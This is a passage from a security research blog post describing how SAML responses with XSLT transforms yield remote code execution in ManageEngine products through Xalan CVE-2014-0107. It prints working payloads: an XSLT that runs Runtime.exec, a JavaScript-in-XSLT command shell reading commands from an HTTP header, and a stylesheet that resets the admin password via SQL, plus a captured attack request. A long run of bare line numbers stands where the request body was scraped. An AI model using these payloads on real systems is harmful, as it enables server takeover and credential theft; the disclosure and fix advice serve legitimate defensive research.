
Luckily, there is a recent integer truncation bug that help us bypass this feature CVE-2022-34169 <https://bugs.chromium.org/p/project-zero/issues/detail?id=2290> very nice work from [@_fel1x](#).

But not that lucky, I tried but fail. At first, I thought ManageEngine limit the character to 40000 per request, if we can bypass the limit, we can reach the remote code dream land. After a while digging into CVE-2022-

34169, I found out that if we somehow bypass the limit, we still can not get code execution.

Xalan integer truncation bug happen in XSLTC compile process & XSLTC is the default compiler in JDK. Yes, it is the default compiler in JDK, **but not Xalan**. If there is a xalan library in classpath, the default TransformerFactory will be

`org.apache.xalan.processor.TransformerFactoryImpl`, the stylesheet will be processed by XSLTElementProcessors, it won't use XSLTC so the integer truncation won't work when xalan library is there. You can check `TransformerFactory.newInstance()` code, the default factory is set in META-INF.



Default TransformerFactory

There is hope and then that hope is gone, I'm getting used to it 😞.

Don't give up just yet, there is another known bug of Xalan, it's CVE-2014-0107. Xalan is a lib for XSLT, normally nobody will let you transform from your input so there is no need to update xalan. People still use xalan version < 2.7.2 more than version 2.7.2:

Central (11) | Atlassian 3rd-P Old (1) | Redhat GA (9) | Redhat EA (1) | JBoss 3rd-party (2) | JBoss Public (2) | Geomajas (2) | Alfresco (2) | XWiki Externals (1) | ICM (2)

	Version	Vulnerabilities	Repository	Usages	Date
	2.7.2	1 vulnerability	Central	340	Jul 24, 2014
2.7.x	2.7.1	2 vulnerabilities	Central	642	Sep 30, 2008
	2.7.0	2 vulnerabilities	Central	272	Jan 31, 2014
2.6.x	2.6.0	2 vulnerabilities	Central	101	Nov 08, 2005
	2.5.1	2 vulnerabilities	Central	15	Nov 08, 2005
2.5.x	2.5.0	2 vulnerabilities	Central	2	Nov 08, 2005
	2.5.D1	2 vulnerabilities	Central	1	Sep 26, 2008
2.4.x	2.4.1	2 vulnerabilities	Central	30	Nov 08, 2005
	2.4.0	2 vulnerabilities	Central	3	Nov 08, 2005
2.3.x	2.3.1	2 vulnerabilities	Central	8	Nov 08, 2005
2.1.x	2.1.0	2 vulnerabilities	Central	0	Nov 08, 2005

People still use xalan version < 2.7.2 more than version 2.7.2

CVE-2014-0107 is described as a bug that will instantiate arbitrary class without args and access an arbitrary URL/resource, you can check at <https://issues.apache.org/jira/browse/XALANJ-2435>. This isn't what we need. But after some time review the code, I figured out that this isn't a normal class instantiate, we can set any content handle for XSLT process. You can check at

```
org.apache.xml.serializer.SerializerFactory.getSerializer(
)
```



```

SerializedFactory.class
Decompiled .class file, bytecode version: 45.3 (Java 1.1)
Download


27 } else {
28     className = format.getProperty("{http://xml.apache.org/xalan}content-handler");
29     if (null == className) {
30         Properties methodDefaults = OutputPropertiesFactory.getDefaultMethodProperties(method);
31         className = methodDefaults.getProperty("{http://xml.apache.org/xalan}content-handler");
32         if (null == className) {
33             String msg = Utils.messages.createMessage("ER_FACTORY_PROPERTY_MISSING", new Object[]{"http://xml.apache.org/xalan}content-handler");
34             throw new IllegalArgumentException(msg);
35         }
36     }
37
38     ClassLoader loader = ObjectFactory.findClassLoader();
39     Class cls = ObjectFactory.findProviderClass(className, loader, doFallback: true);
40     Object obj = cls.newInstance();
41     Object ser;
42     if (obj instanceof SerializationHandler) {
43         ser = (Serializer)cls.newInstance();
44         ((Serializer)ser).setOutputFormat(format);
45     } else {
46         if (!(obj instanceof ContentHandler)) {
47             throw new Exception(Utils.messages.createMessage("ER_SERIALIZER_NOT_CONTENTHANDLER", new Object[]{className}));
48         }
49
50         className = SerializerConstants.DEFAULT_SAX_SERIALIZER;
51         cls = ObjectFactory.findProviderClass(className, loader, doFallback: true);
52         SerializationHandler sh = (SerializationHandler)cls.newInstance();
53         sh.setContentHandler((ContentHandler)obj);
54         sh.setOutputFormat(format);
55         ser = sh;
56     }

```

SerializerFactory.getSerializer()


The content is our input and we can choose any handler, there might be something special.

We must find a ContentHandler have constructor without arguments and do some dangerous things. I used to find deserialization gadgets in Java, this is familiar. There are 316 Implementations of ContentHandler, a nice number, there is hope in them.



316 Implementations of ContentHandler

After a while finding, I found a ContentHandler name **com.sun.beans.decoder.DocumentHandler** in JDK. It have handler for each element, I might have seen this somewhere before ...



```
Decompiled .class file, bytecode version: 52.0 (Java 8)

38
39 public DocumentHandler() {
40     this.setElementHandler("java", JavaElementHandler.class);
41     this.setElementHandler("null", NullElementHandler.class);
42     this.setElementHandler("array", ArrayElementHandler.class);
43     this.setElementHandler("class", ClassElementHandler.class);
44     this.setElementHandler("string", StringElementHandler.class);
45     this.setElementHandler("object", ObjectElementHandler.class);
46     this.setElementHandler("void", VoidElementHandler.class);
47     this.setElementHandler("char", CharElementHandler.class);
48     this.setElementHandler("byte", ByteElementHandler.class);
49     this.setElementHandler("short", ShortElementHandler.class);
50     this.setElementHandler("int", IntElementHandler.class);
51     this.setElementHandler("long", LongElementHandler.class);
52     this.setElementHandler("float", FloatElementHandler.class);
53     this.setElementHandler("double", DoubleElementHandler.class);
54     this.setElementHandler("boolean", BooleanElementHandler.class);
55     this.setElementHandler("new", NewElementHandler.class);
56     this.setElementHandler("var", VarElementHandler.class);
57     this.setElementHandler("true", TrueElementHandler.class);
58     this.setElementHandler("false", FalseElementHandler.class);
59     this.setElementHandler("field", FieldElementHandler.class);
60     this.setElementHandler("method", MethodElementHandler.class);
61     this.setElementHandler("property", PropertyElementHandler.class);
62 }
```

com.sun.beans.decoder.DocumentHandler

Yes! This is basically **XMLDecoder.readObject()**, this is what are we looking for. Just get a sample XMLDecoder.readObject() payload and add

it to CVE-2014-0107 published payload, we get to our remote code execution dream land. This is 10x easier than integer truncation.

The transform is something like this (be careful about element attribute, it might be added to your payload element and make the exploit won't work):

```
<dsig:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
  <xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform" >
    <xsl:output method="xml" xalan:content-handler="com.sun.beans.decoder.D
      xmlns:xalan="http://xml.apache.org/xalan"/>
    <xsl:template match="/">
      <xsl:message>XSLT message: trying output extensions.</xsl:message>
      <java version="1.4.0" class="java.beans.XMLDecoder">
        <object class="java.lang.Runtime" method="getRuntime">
          <void method="exec">
            <string>calc</string>
          </void>
        </object>
      </java>
    </xsl:template>
  </xsl:stylesheet>
</dsig:Transform>
```

Result: Get shells like go shopping :D



yayyyy

5. Bonus

Find the bug & exploit that bug is two different processes. For example, you have found an old Liferay version and vulnerable to deserialization but you don't have the gadget, you only can stand there and look at other people claim that bug before you 😭.

This bug can invoke any method in classpath but don't show anything back. You might think about write a jsp shell but it won't do the job, ManageEngine only use compiled jsp class and outbound connection is not reliable.

Both **XSLT transform** without `secure-processing` and `XMLDecoder.readObject()` are method invoke, so we can create a javascript eval to get result. In ManageEngine products, `com.adventnet.iam.security.SecurityUtil.getCurrentRequest()` will help us get the request, you have to modify this if `SecurityUtil` isn't in classpath or if you want to exploit other products.

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:ScriptEngineManager="http://xml.apache.org/xalan/java/javax.script.ScriptEngineManager"
  xmlns:ScriptEngine="http://xml.apache.org/xalan/java/javax.script.ScriptEngine"
  xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object">
  <xsl:template match="/">
    <xsl:variable name="payload">
      <![CDATA[
        var requestFacade=com.adventnet.iam.security.SecurityUtil.getRequestFacade();
        var requestFacadeClazz = requestFacade.getClass();
        var reqField = requestFacadeClazz.getDeclaredField("request");
        reqField.setAccessible(true);
        var request = reqField.get(requestFacade);
      ]]>
    </xsl:variable>
  </xsl:template>
</xsl:stylesheet>
```

```
var response = request.getResponse();
var outputStream = response.getOutputStream();
var cmd = new java.lang.String(request.getHeader("x-cc"));
var listCmd = new java.util.ArrayList();
var isWin = java.lang.System.getProperty("os.name").toLowerCase().contains("win");
if(isWin){
    listCmd.add("cmd.exe");listCmd.add("/c");listCmd.add(cmd);
}else{
    listCmd.add("bash");listCmd.add("-c");listCmd.add(cmd);
}
var processBuilder = new java.lang.ProcessBuilder(listCmd);
processBuilder.redirectErrorStream(true);
var process = processBuilder.start();
var inputStreamReader = new java.io.InputStreamReader(process.getInputStream());
var bufferedReader = new java.io.BufferedReader(inputStreamReader);
var line = new java.lang.String("");
var stringBuilder = new java.lang.StringBuilder();
while((line = bufferedReader.readLine()) != null){
    stringBuilder.append(line);stringBuilder.append("\n");
}
var resultString = stringBuilder.toString();
var bytes = resultString.getBytes("UTF-8");
outputStream["write(byte[])"](bytes);
outputStream.close();]]>
</xsl:variable>
<xsl:variable name="name">
    <![CDATA[js]]>
</xsl:variable>
<xsl:variable name="scriptEngineManager" select="ScriptEngineManager:getInstance()"/>
<xsl:variable name="scriptEngine" select="ScriptEngineManager:getEngine($scriptEngineManager)"/>
<xsl:variable name="result" select="ScriptEngine:eval($scriptEngine, $scriptEngineManager, $scriptEngine)"/>
<xsl:value-of select="$result"/>
</xsl:template>
</xsl:stylesheet>
```

Request

Pretty Raw Hex SAML Raider

1 POST /SamlResponseServlet HTTP/1.1

2 Host: 10.0.1.13:8080

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 DNT: 1

8 x-cs: whoami

9 Connection: close

10 Upgrade-Insecure-Requests: 1

11 Content-Type: application/x-www-form-urlencoded

12 Content-Length: 7797

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

Result

Or if the local username & password authentication still work you can change admin password to `admin` with `com.manageengine.ads.fw.db.util.DBUtil` (you might need to search for some how to reset admin password tutorial to edit this):

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:DBUtil="http://xml.apache.org/xalan/java/com.manageengine.ads.fw.db.u
  xmlns:Boolean="http://xml.apache.org/xalan/java/java.lang.Boolean"
  xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object">
  <xsl:template match="/">
    <xsl:variable name="query">
      <![CDATA[update AaaPassword set password='$2a$12$fZUC9IK8E/AwtCxMKr
    </xsl:variable>
    <xsl:variable name="boolean" select="Boolean:valueOf('TRUE')"/>
    <xsl:variable name="execute" select="DBUtil:executeQuery($query,$boolean
    <xsl:value-of select="$execute"/>
  </xsl:template>
</xsl:stylesheet>
```

As [@smaury92](#) mentioned, if you found a PMP affected to this, you might want to decrypt all stored password, visit

<https://blog.viettelcybersecurity.com/saml-show-stopper/>

22/26

<https://www.shielder.com/blog/2022/09/how-to-decrypt-manage-engine-pmp-passwords-for-fun-and-domain-admin-a-red-teaming-tale/>

If you want more SAML bug, you should visit [@fel1x](#), he found more bugs in other language (node, goLang, .NET, ...).

6. Conclusion

There is some thing to note in this blog:

- Locations where we can inject transform element:

Location	Condition	Note
(XML Signature) References	always	Will become post-auth after xmlsec-1.4.2
(XML Signature) KeyInfo	If server do find key	Can bypass secure validation in xmlsec < 2.2.3 & 2.1.7
(XML Encryption) CipherReference	If server do decrypt SAMLResponse	
(XML Encryption) ReferenceList	If server do decrypt SAMLResponse & find key	
(XML Encryption) KeyInfo in EncryptedKey	If server do decrypt SAMLResponse & find key	Can bypass secure validation in xmlsec < 2.2.3 & 2.1.7

- Secure validation is added since 1.5.0
- CVE-2014-0107 is as critical as CVE-2022-34169 or even more (it is way easier to exploit). CVE-2022-34169 can be used when there is no Xalan library in classpath, CVE-2014-0107 can be

used if there is xalan <=2.7.1. Wished I found this sooner, it fixed in xalan-2.7.2 😞

- **This does not only affect ManageEngine products.**
- How to fix: Update xmlsec library to version 2.3.0 or higher.

ManageEngine react real quick, I reported at 25/10/22 and most of their products updated at 28/10/22. But the process of assign CVE and publish advisory is unacceptable. The [advisory](#) was expected to come sooner, but they released more than two months after the issue is fixed. **CVE-2022-47966** was assigned but I don't know if it belong to Apache XMLSec, Shibboleth OpenSAML or ManageEngine, they have a lengthy discussion. Vendors keep delaying advisory for fixed bug, I can not use them for hunting because of some third party policy. This is not the first time I got in a situation like this, is there anything I can do?

This is the end of this blog, thank you for reading & happy hunting.

[@_l0gg](#) from VcsLab of Viettel Cyber Security


Learn more

Discover how our solutions can help you strengthen resilience and elevate your security posture [here](#)

For the latest security research from the Viettel Cyber Security Experts and Threat Intelligence community, check out [our Blog](#).

To get notified about new publications and to join discussions on social media, follow us on [LinkedIn](#) and [Facebook](#)

Sign up for more like this.



CVE-2026-33112: SharePoint XmlValidator Bypass Enables Low-Privilege RCE

The second patch for CVE-2025-53770 implement a new TypeNameParserImpl which change the logic when parse type...



khoadha

Jun 23, 2026 · 5 min read



CVE-2026-20963 Analysis

OverviewNot long ago, Microsoft released KB 5002825 for SharePoint Server, fixing multiple vulnerabilities across the product....



Duy

Apr 24, 2026 · 6 min read

Blog of Viettel Cyber Security © 2026

Powered by Ghost